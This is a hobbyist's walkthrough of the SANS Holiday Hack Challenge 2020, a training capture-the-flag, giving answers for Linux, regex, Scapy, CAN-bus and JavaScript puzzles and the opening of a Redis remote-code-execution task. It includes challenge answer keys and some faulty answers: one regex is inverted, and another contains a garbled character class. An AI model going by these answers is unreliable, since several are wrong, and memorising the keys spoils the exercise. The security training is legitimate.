

SANS Holiday Hack Challenge 2020

Woho! It's Christmas season~ Technically its less celebrative this year, which means more #metime.

First attempted the holiday hack challenge in 2019, all I remember was, I have little idea what I was supposed to complete and forgot about it after a few attempts. (>.<) Well attempted again this time with the goal of finishing at least half of the objectives and terminal challenges??? Seems positive

As much as possible, I added the train of thoughts to the writeups.

Likely will post the contents on github as well: <https://github.com/xting21/Holiday-Hack-Challenge-2020>

THE 2020 SANS HOLIDAY HACK CHALLENGE

'Zat You, Santa Claus?
featuring KringleCon 3: French Hens



Table of Contents

Terminal Challenges	2
<i>Unescape Tmux</i>	<i>2</i>
<i>Kringle Kiosk</i>	<i>3</i>
<i>Linux Maker</i>	<i>4</i>
<i>The Elf Code</i>	<i>7</i>
<i>SORT-O-MATIC</i>	<i>10</i>
<i>Scapy Prepper</i>	<i>13</i>
<i>CAN-Bus Investigation</i>	<i>16</i>
<i>Redis Bug Hunt</i>	<i>17</i>
<i>Speaker UNPrep</i>	<i>19</i>
Objectives	22
1) <i>Uncover Santa's Gift List</i>	<i>22</i>
2) <i>Investigate S3 Bucket</i>	<i>23</i>
3) <i>Point-of-Sale Password Recovery</i>	<i>26</i>
4) <i>Operate the Santavator</i>	<i>27</i>
5) <i>Open HID Lock</i>	<i>28</i>
6) <i>Splunk Challenge</i>	<i>29</i>
8) <i>Broken Tag Generator</i>	<i>36</i>
9) <i>ARP Shenanigans (uncomplete)</i>	<i>38</i>
10) <i>Defeat Fingerprint Sensor (uncomplete)</i>	<i>39</i>
11a) <i>Naughty/Nice List with Blockchain Investigation Part 1 (uncomplete)</i>	<i>39</i>
11b) <i>Naughty/Nice List with Blockchain Investigation Part 2 (uncomplete)</i>	<i>39</i>

Terminal Challenges

Unescape Tmux

Location: Castle Approach

Hints [From: Pepper Minstix]

Tmux Cheat Sheet

There's a handy tmux reference available at <https://tmuxcheatsheet.com/>!

Can you help me?

I was playing with my birdie (she's a Green Cheek!) in something called **tmux**, then I did something and it disappeared!


Can you help me find her? We were so **attached**!!

elf@28ba32e5c57e:~\$

This function is useful in linux. I use that to leave scripts running after closing session, so this terminal was relatively easy. To see any windows opened, using `tmux ls` will list out them. There was only 1 window in the list, using `attach` to attach the session back.

```
elf@72067be7abb9:~$ tmux ls
0: 1 windows (created Fri Dec 11 06:38:46 2020) [80x24]
elf@72067be7abb9:~$ tmux attach -t 0
```

Tada! Found!



You found her! Thank you!!!

Kringle Kiosk

Location: Castle Approach

Hints [From: Shinny Upatree]

Command Injection

There's probably some kind of command injection vulnerability in the menu terminal.

[illegible]

A little trial and error, injecting bash command.

Linux Maker

Location: Courtyard

Technically testing linux command. Series of questions → search → answer. Pretty straight forward. Probably some googling needed at some parts.

```
The North Pole 🍭 Lollipop Maker:  
All the lollipops on this system have been stolen by munchkins. Capture munchkins by following instructions here  
and 🍭's will appear in the green bar below. Run the command "hintme" to receive a hint.
```

```
Type "yes" to begin: █
```

Qns: Perform a directory listing of your home directory to find a munchkin and retrieve a lollipop!

```
elf@6a42f569d5f1:~$ ls  
HELP munchkin_19315479765589239 workshop
```

Qns: Now find the munchkin inside the munchkin.

```
elf@6a42f569d5f1:~$ cat munchkin_19315479765589239  
munchkin_24187022596776786
```

Qns: Great, now remove the munchkin in your home directory.

```
munchkin_24187022596776786  
elf@6a42f569d5f1:~$ rm munchkin_19315479765589239  
1 f9c~42f569d5f1:~$ █
```

Qns: Print the present working directory using a command.

```
elf@6a42f569d5f1:~$ pwd  
/home/elf
```

Qns: Good job but it looks like another munchkin hid itself in you home directory. Find the hidden munchkin!

Need to using the “tab” method to list them.

```
elf@6a42f569d5f1:~$ ls .  
./ .bash_history .bash_logout .bashrc .munchkin_5074624024543078 .profile
```

Qns: Excellent, now find the munchkin in your command history.

```
elf@6a42f569d5f1:~$ history  
1 echo munchkin_9394554126440791  
2 ls  
3 cat munchkin_19315479765589239  
4 rm munchkin_19315479765589239  
5 pwd  
6 history
```

Qns: Find the munchkin in your environment variables.

```

elf@6a42f569d5f1:~$ env
LC_ALL=C.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:
* lha=01;31:* lz4=01;31:* lzma=01;31:* tlz=01;31:* txz=01;31:* tzo=01;31:* t7z=01;31:* zip=01;31:
31:* bz=01;31:* tbz=01;31:* tbz2=01;31:* tz=01;31:* deb=01;31:* rpm=01;31:* jar=01;31:* war=01;31:* ear=01;3
swm=01;31:* dwm=01;31:* esd=01;31:* jpg=01;35:* jpeg=01;35:* mjpg=01;35:* mjpeg=01;35:* gif=01;35:* bmp=01;3
*.svgz=01;35:* mng=01;35:* pcx=01;35:* mov=01;35:* mpg=01;35:* mpeg=01;35:* m2v=01;35:* mkv=01;35:* webm=01;
*.rmvb=01;35:* flc=01;35:* avi=01;35:* fli=01;35:* flv=01;35:* gl=01;35:* dl=01;35:* xcf=01;35:* xwd=01;35:*
i=00;36:* mka=00;36:* mp3=00;36:* mpc=00;36:* ogg=00;36:* ra=00;36:* wav=00;36:* oga=00;36:* opus=00;36:* sp
TOKENS=
LESSCLOSE=/usr/bin/lesspipe %s %s
LANG=C.UTF-8
HOSTNAME=6a42f569d5f1
GREENSTATUSPREFIX=LolliPops
USER=elf
HMCUSERNAME=xting21
PWD=/home/elf
AREA=courtyard
HOME=/home/elf
TMUX=/tmp/tmux-1050/default,16,0
BPUSER=elf
z_MUNCHKIN=munchkin_20249649541603754
LOCATION=13,11
RESOURCE_ID=4537eff0-6eaf-465a-bd65-3effc3120ed7
MAIL=/var/mail/elf
SHELL=/bin/bash
TERM=screen
TMOUT=3600
TMUX_PANE=%2
SHLVL=4
BPUSERHOME=/home/elf
SESSION=Munchkin Wrangler
LOGNAME=elf
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
LESSOPEN=| /usr/bin/lesspipe %s
_=/usr/bin/env

```

Qns: Next, head into the workshop. A munchkin is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the munchkin is in.

ls will give like alllllll toolbox file.

```

elf@6a42f569d5f1:~/workshop$ grep -i munchkin toolbox_*.txt
toolbox_191.txt:mUnChKin.4056180441832623
elf@6a42f569d5f1:~/workshop$

```

Qns: A munchkin is blocking the lollipop_engine from starting. Run the lollipop_engine binary to retrieve this munchkin.

Need to make the file executable. -x can be use instead of 777 (totally not a good way actually)

```

elf@6a42f569d5f1:~/workshop$ ls -ltrh lollipop_engine
-r--r--r-- 1 elf elf 5.5M Dec 10 18:19 lollipop_engine
elf@6a42f569d5f1:~/workshop$ chmod 777 lollipop_engine
elf@6a42f569d5f1:~/workshop$ ls -ltrh lollipop_engine
-rwxrwxrwx 1 elf elf 5.5M Dec 10 18:19 lollipop_engine
elf@6a42f569d5f1:~/workshop$ ./lollipop_engine
munchkin.898906189498077

```

Qns: Munchkins have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.

```

elf@6a42f569d5f1:~/workshop$ cd electrical/
elf@6a42f569d5f1:~/workshop/electrical$ ls
blown_fuse0
elf@6a42f569d5f1:~/workshop/electrical$ mv blown_fuse0 fuse0
elf@6a42f569d5f1:~/workshop/electrical$

```

Qns: Now, make a symbolic link (symlink) named fuse1 that points to fuse0

Ans: ln -s fuse0 fuse1

Qns: Make a copy of fuse1 named fuse2.

Ans: cp fuse1 fuse2

Qns: We need to make sure munchkins don't come back. Add the characters "MUNCHKIN_REPELLENT" into the file fuse2.

Ans: echo "MUNCHKIN_REPELLENT" > fuse2

Qns: Find the munchkin somewhere in /opt/munchkin_den.

```
elf@6a42f569d5f1:~/workshop/electrical$ cd /opt/munchkin_den/
elf@6a42f569d5f1:/opt/munchkin_den$ ls
Jenkinsfile SECURITY.md apps assembly bom bundles core mvnw mvnw.cmd plugins pom.xml src
elf@6a42f569d5f1:/opt/munchkin_den$ ls -R|grep -i "munchkin"
mUnChKin.6253159819943018
```

Qns: Own by munchkin

Ans: `ls -RI * | grep -i munchkin`

Qns: Find the file created by munchkins that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in opt/munchkin_den.

Ans: `find . -type f -size +108k -size -110k`

Qns: List running processes to find another munchkin.

Ans: `top`

Qns: The 14516_munchkin process is listening on a tcp port. Use a command to have the only listening port display to the screen.

Ans: `netstat -plnt`

Qns: The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last munchkin.

```
elf@6a42f569d5f1:/opt/munchkin_den$ curl 0.0.0.0:54321
munchkin.73180338045875elf@6a42f569d5f1:/opt/munchkin_den$
```

Qns: Your final task is to stop the 14516_munchkin process to collect the remaining lollipops.

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
1	init	20	0	65320	21240	8808	S	0.0	0.0	0:00.35	tmuxp
26085	elf	20	0	160448	26604	9828	S	0.0	0.0	0:00.29	14516_munchkin
33340	elf	20	0	38400	3632	3160	R	0.0	0.0	0:00.00	top

Ans: `kill 26085`

```
Congratulations, you caught all the munchkins and retrieved all the lollipops!
Type "exit" to close...
```

Oh yeah!

The Elf Code

Location: Dining Room

JavaScript relevant portion. Shall not explain more on the object, since there's a lot descriptions.

Level 1

Scope: Program the elf to the end goal in no more than 2 lines of code and no more than 2 elf commands.




[Ans]

```
elf.moveTo(lollipop[0])
```

```
elf.moveUp(10)
```

Level 2

Scope: Program the elf to the end goal in no more than 5 lines of code and no more than 5 elf command/function execution statements in your code.



[Ans]

```
elf.moveLeft(6)
```

```
elf.pull_lever(elf.get_lever(0) + 2)
```

```
elf.moveLeft(4)
```

```
elf.moveUp(10)
```

Level 3

Scope: Program the elf to the end goal in no more than 4 lines of code and no more than 4 elf command/function execution statements in your code.




[Ans]

```
elf.moveTo(lollipop[0])
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[2])
elf.moveUp(1)
```

Level 4

Scope: Program the elf to the end goal in no more than 7 lines of code and no more than 6 elf command/function execution statements in your code.



[Ans]

```
for (i = 0; i < 3; i++) {
elf.moveLeft(2)
elf.moveDown(40)
elf.moveLeft(3)
elf.moveUp(40)
}
```

Level 5

Scope: Program the elf to the end goal in no more than 10 lines of code and no more than 5 elf command/function execution statements in your code..



[Ans]

```
elf.moveTo(lollipop[1])
```

```
elf.moveTo(lollipop[0])
```

```
var qns = elf.ask_munch(0)
```


```
var ans = qns.filter(elem => typeof elem == 'number')
```

```
elf.tell_munch(ans)
```

```
elf.moveUp(2)
```

Level 6

Scope: Program the elf to the end goal in no more than 15 lines of code and no more than 7 elf command/function execution statements in your code.



[Ans]

```
for (i = 0; i < 4; i++) {
```

```
elf.moveTo(lollipop[i])
```

```
}
```

```
for (i = 0; i < 50; i++) {
```

```
elf.moveLeft(2)
```

```
elf.moveUp(7)
```

```
var liver = elf.get_lever(0)
```

```
liver.unshift("munchkins rule")
```

```
elf.pull_lever(liver)
```

```
elf.moveDown(7)
```

```
}
```

** I think the last stage is a bit wrong. **

SORT-O-MATIC

Location: Workshop

Regex questions. Sort of my favourite.

0%

1. Matches at least one digit	<input type="checkbox"/>	2. Matches 3 alpha a-z characters ignoring case	<input type="checkbox"/>
3. Matches 2 chars of lowercase a-z or numbers	<input type="checkbox"/>	4. Matches any 2 chars not uppercase A-L or 1-5	<input type="checkbox"/>
5. Matches three or more digits only	<input type="checkbox"/>	6. Matches multiple hour:minute:second time formats only	<input type="checkbox"/>
7. Matches MAC address format only while ignoring case	<input type="checkbox"/>	8. Matches multiple day, month, and year date formats only	<input type="checkbox"/>

Clicking on each line will tell you more in-depth description.

1. Create a Regex That Matches All Digits

Create a regular expression that will only match any string containing at least one digit.

Ans: `\d+`

2. Create a Regex That Matches 3 or More Alpha Characters Ignoring Case

Create a regular expression that will only match only alpha characters A-Z of at least 3 characters in length or greater while ignoring case.

Ans: `[A-Za-z]{3,}`

3. Create a Regex That Matches Two Consecutive Lowercase a-z or numeric characters.

Create a regular expression that will only match at least two consecutive lowercase a-z or numeric characters.

Ans: `[a-z0-9]{2}`

4. Any two characters that are not uppercase A-L or 1-5

Create a regular expression that will only match any two characters that are NOT uppercase A through L and NOT numbers 1 through 5.

Ans: `^[A-L1-5]{2}`

5. Create a Regex To Match a String of 3 Characters in Length or More Composed of ONLY Digits

Create a regular expression that only matches if the entire string is composed of entirely digits and is at least 3 characters in length.

Ans: `^\d{3,}$`

6. Create A Regex To Match Multiple Hour:Minute:Second Time Formats Only

Create a regular expression that only matches if the entire string is a valid Hour, Minute and Seconds time format similar to the following:

12:24:53
1:05:24
23:02:43
08:04:10

However, the following would be invalid:

25:30:86
A1:E4:B5
B2:13:4A
32:24:53
08:74:53
12:5:24

Use anchors or boundary markers to avoid matching other surrounding strings.

Ans: `^[0-2]?[0-9]:[0-5][0-9]:[0-5][0-9]$`

7. Create A Regular Expression That Matches The MAC Address Format Only While Ignoring Case

Create a regular expression that only matches if the entire string is a MAC address. For example:

00:0a:95:9d:68:16
76:A4:5A:D2:69:93
B8:13:13:D1:18:EC
95:ce:00:4a:22:df

However, the following would be examples of invalid MAC Addresses:

97:z2:gf:c4:02:c2
de:140:130:69:7_-bd
C0:HH:EE:50:B7:C3

Use anchors or boundary markers to avoid matching other surrounding strings.

Ans: `^[A-Fa-f0-9]{2}:[A-Fa-f0-9]{2}:[A-Fa-f0-9]{2}:[A-Fa-f0-9]{2}:[A-Fa-f0-9]{2}:[A-Fa-f0-9]{2}$`

8. Create A Regex That Matches Multiple Day, Month, and Year Date Formats Only

Create a regular expression that only matches one of the three following day, month, and four digit year formats:


10/01/1978
01.10.1987
14-12-1991

However, the following values would be invalid formats:

05/25/89
12-32-1989
01.1.1989
1/1/1

Use anchors or boundary markers to avoid matching other surrounding strings.

Ans: `^[0-3][0-9][V.-][01][0-9][V.-]19[0-9]{2}$`



And we are done!

Scapy Prepper

Location: NetWars at L4

```
PRESENT PACKET
PREPPER
(Packets prepared with scapy)

Type "yes" to begin. yes

HELP MENU:
'help()' prints the present packet scapy help.
'help_menu()' prints the present packet scapy help.
'task.get()' prints the current task to be solved.
'task.task()' prints the current task to be solved.
'task.help()' prints help on how to complete your task
'task.submit(answer)' submit an answer to the current task
'task.answered()' print through all successfully answered.

>>> task.get()
Welcome to the "Present Packet Prepper" interface! The North Pole could use your help preparing present packets for shipment.
Start by running the task.submit() function passing in a string argument of 'start'.
Type task.help() for help on this question.
```

Following the instructions on the terminal. Add the word 'start' to the task.submit() function.

```
>>> task.submit('start')
Correct! adding a () to a function or class will execute it. Ex - FunctionExecuted()

Submit the class object of the scapy module that sends packets at layer 3 of the OSI model.

>>> 
```

After an incorrect attempt, the terminal will return an obvious hint to where you can find the answer.

```
Incorrect!
Submit the class object of the scapy module that sends packets at layer 3 of the OSI model.
For example, task.submit(sendp) would submit the sendp scapy class used to send packets at layer 2 of the OSI model.
Scapy classes can be found at ( https://scapy.readthedocs.io/en/latest/api/scapy.sendrecv.html )

>>> task.submit(send)
Correct! The "send" scapy class will send a crafted scapy packet out of a network interface.
```

Using the given link, could actually get the next few answer below as well, base on the documentation. Easy way is to search for keywords in the questions.

```
Submit the class object of the scapy module that sniffs network packets and returns those packets in a list.

>>> task.submit(sniff)
Correct! the "sniff" scapy class will sniff network traffic and return these packets in a list.
```

```
Submit the NUMBER only from the choices below that would successfully send a TCP packet and then return the first sniffed response packet to be stored in a variable named "pkt":
1. pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
2. pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20))
3. pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))

>>> task.submit(1)
Correct! sr1 will send a packet, then immediately sniff for a response packet.
```

```
Submit the class object of the scapy module that can read pcap or pcapng files and return a list of packets.

>>> task.submit(rdpcap)
Correct! the "rdpcap" scapy class can read pcap files.
```


The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from the choices below that correctly prints a summary of UDP_PACKETS:

1. UDP_PACKETS.print()
2. UDP_PACKETS.show()
3. UDP_PACKETS.list()

```
>>> task.submit(2)
```

Correct! .show() can be used on lists of packets AND on an individual packet.

Submit only the first packet found in UDP_PACKETS.

```
>>> task.submit(UDP_PACKETS[0])
```

Correct! Scapy packet lists work just like regular python lists so packets can be accessed by their position in the list starting at offset 0.

Submit only the entire TCP layer of the second packet in TCP_PACKETS.

```
>>> task.submit(TCP_PACKETS[1][TCP])
```

Correct! Most of the major fields like Ether, IP, TCP, UDP, ICMP, DNS, DNSQR, DNSRR, Raw, etc... can be accessed this way. Ex - pkt[IP][TCP]

Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1 and then submit this modified packet

```
>>> UDP_PACKETS[0][IP].src = "127.0.0.1"
```

```
>>> task.submit(UDP_PACKETS[0])
```

Correct! You can change ALL scapy packet attributes using this method.

Submit the password "task.submit('elf_password')" of the user alabaster as found in the packet list TCP_PACKETS.

```
>>> TCP_PACKETS[:].show()
```

```
0000 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp S
0001 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 SA
0002 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp A
0003 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
0004 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp PA / Raw
0005 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
0006 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp PA / Raw
0007 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
```

```
options = []
###[ Raw ]###
load      = '220 North Pole FTP Server\r\n'
```

```
###[ Raw ]###
load      = 'PASS echo\r\n'
```

```
>>> task.submit('echo')
```

Correct! Here is some really nice list comprehension that will grab all the raw payloads from tcp packets:

```
[pkt[Raw].load for pkt in TCP_PACKETS if Raw in pkt]
```

The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply packets. Submit only the ICMP chksum value from the second packet in the ICMP_PACKETS list.

```
>>> ICMP_PACKETS.show()
```

```
0000 Ether / IP / ICMP 10.2.2.123 > 10.21.23.12 echo-request 0 / Raw
0001 Ether / IP / ICMP 10.21.23.12 > 10.21.23.12 echo-reply 0 / Raw
0002 Ether / IP / ICMP 10.2.2.123 > 10.21.23.12 echo-request 0 / Raw
0003 Ether / IP / ICMP 10.21.23.12 > 10.21.23.12 echo-reply 0 / Raw
```



```
>>> ICMP_PACKETS[1][ICMP].chksum
19524

>>> task.submit(19524)
Correct! You can access the ICMP chksum value from the second packet using ICMP_PACKETS[1][ICMP].chksum .
```

Submit the number of the choice below that would correctly create a ICMP echo request packet with a destination IP of 127.0.0.1 stored in the variable named "pkt"

1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")
2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")
3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")

```
>>> task.submit(3)
Correct! Once you assign the packet to a variable named "pkt" you can then use that variable to send or manipulate your created packet.
```

Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127. (all other packet attributes can be unspecified)

```
>>> pkt = IP(dst="127.127.127.127")/UDP(dport=5000)

>>> task.submit(pkt)
Correct! Your UDP packet creation should look something like this:
pkt = IP(dst="127.127.127.127")/UDP(dport=5000)
task.submit(pkt)
```

Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query with a qname of "elveslove.santa". (all other packet attributes can be unspecified)

```
>>> pkt = IP(dst="127.2.3.4")/UDP()/DNS(qd=DNSQR(qname="elveslove.santa"))

>>> task.submit(pkt)
Correct! Your UDP packet creation should look something like this:
pkt = IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))
task.submit(pkt)
```

The variable ARP_PACKETS contains an ARP request and response packets. The ARP response (the second packet) has 3 incorrect fields in the ARP layer. Correct the second packet in ARP_PACKETS to be a proper ARP response and then task.submit(ARP_PACKETS) for inspection.

The variable ARP_PACKETS contains an ARP request and response packets. The ARP response (the second packet) has 3 incorrect fields in the ARP layer. Correct the second packet in ARP_PACKETS to be a proper ARP response and then task.submit(ARP_PACKETS) for inspection.

```
>>> ARP_PACKETS[0]
<Ether  dst=ff:ff:ff:ff:ff:ff src=00:16:ce:6e:8b:24 type=ARP |<ARP  hwtype=0x1 ptype=IPv4 hwlen=6 plen=4 op=who-has hwsrc=00:16:ce:6e:8b:24 psrc=192.168.0.114 hwdst=00:00:00:00:00:00 pdst=192.168.0.1 |>>

>>> ARP_PACKETS[1]
<Ether  dst=00:16:ce:6e:8b:24 src=00:13:46:0b:22:ba type=ARP |<ARP  hwtype=0x1 ptype=IPv4 hwlen=6 plen=4 op=None hwsrc=ff:ff:ff:ff:ff:ff psrc=192.168.0.1 hwdst=ff:ff:ff:ff:ff:ff pdst=192.168.0.114 |<Padding  load='\xc0\xa8\x00r' |>>

>>> ARP_PACKETS[1][ARP].hwsrc = "00:13:46:0b:22:ba"

>>> ARP_PACKETS[1][ARP].hwdst = "00:16:ce:6e:8b:24"

>>> ARP_PACKETS[1][ARP].op = "is-at"

>>> task.submit(ARP_PACKETS)
Great, you prepared all the present packets!
```

Congratulations, all pretty present packets properly prepared for processing!

CAN-Bus Investigation

[illegible]

```
elf@e5bf5840c778:~$ cut -d" " -f3 candump.log |sort |uniq -c
35 18B#00000000
 2 19B#000000000000
 1 19B#00000F000000
 1 244#0000000012
 1 244#0000000024
 1 244#0000000036
 1 244#0000000048
 1 244#000000005A
 1 244#000000006C
 1 244#000000007E
 1 244#0000000090
 2 244#00000000A2
```

The candump.log file contains the following information. Its not easy to see as there are so many values. So I thought of counting the unique values for each of them. Anyway, the odd ones or the lower counts are most of the times suspicious ones. There were a lot of 244#, but then 188# and 19B# are rather rare. And the clue did mention that there's 2 LOCK, 1 UNLOCK. So 19b# matches the pairing of LOCK and UNLOCK. Try the luck of this guess. I went to grep the value for "19B#00000F000000"

```
elf@e5bf5840c778:~$ grep "19B#00000F000000" candump.log
(1608926671.122520) vcan0 19B#00000F000000
```

OMG... It's actually the correct answer. Ok. Lucky try this time.

```
elf@e5bf5840c778:~$ ./runtoanswer 122520
Your answer: 122520

Checking....
Your answer is correct!
```

Redis Bug Hunt

Hints [From: Holly Evergreen]

Redis RCE

[This](#) is kind of what we're trying to do...

```
We need your help!!

The server stopped working, all that's left is the maintenance port.

To access it, run:

curl http://localhost/maintenance.php

We're pretty sure the bug is in the index page. Can you somehow use the
maintenance page to view the source code for the index page?
player@0c685e228f9f:~$
```

Standard, for linux hosting web source code path is `/var/www/html/`. However, the access denied for user. Dead end.

Running the given command will tell you that the `"?cmd=help"` is needed

at the end.

Well without knowing anything, I tried `cmd=ls`. Ok bad move, not the usual linux command.

There was a lot of trial and errors here trying to figure out the redis cli, so I will cut short. Space was the problem here, so each word is a string by itself.

```
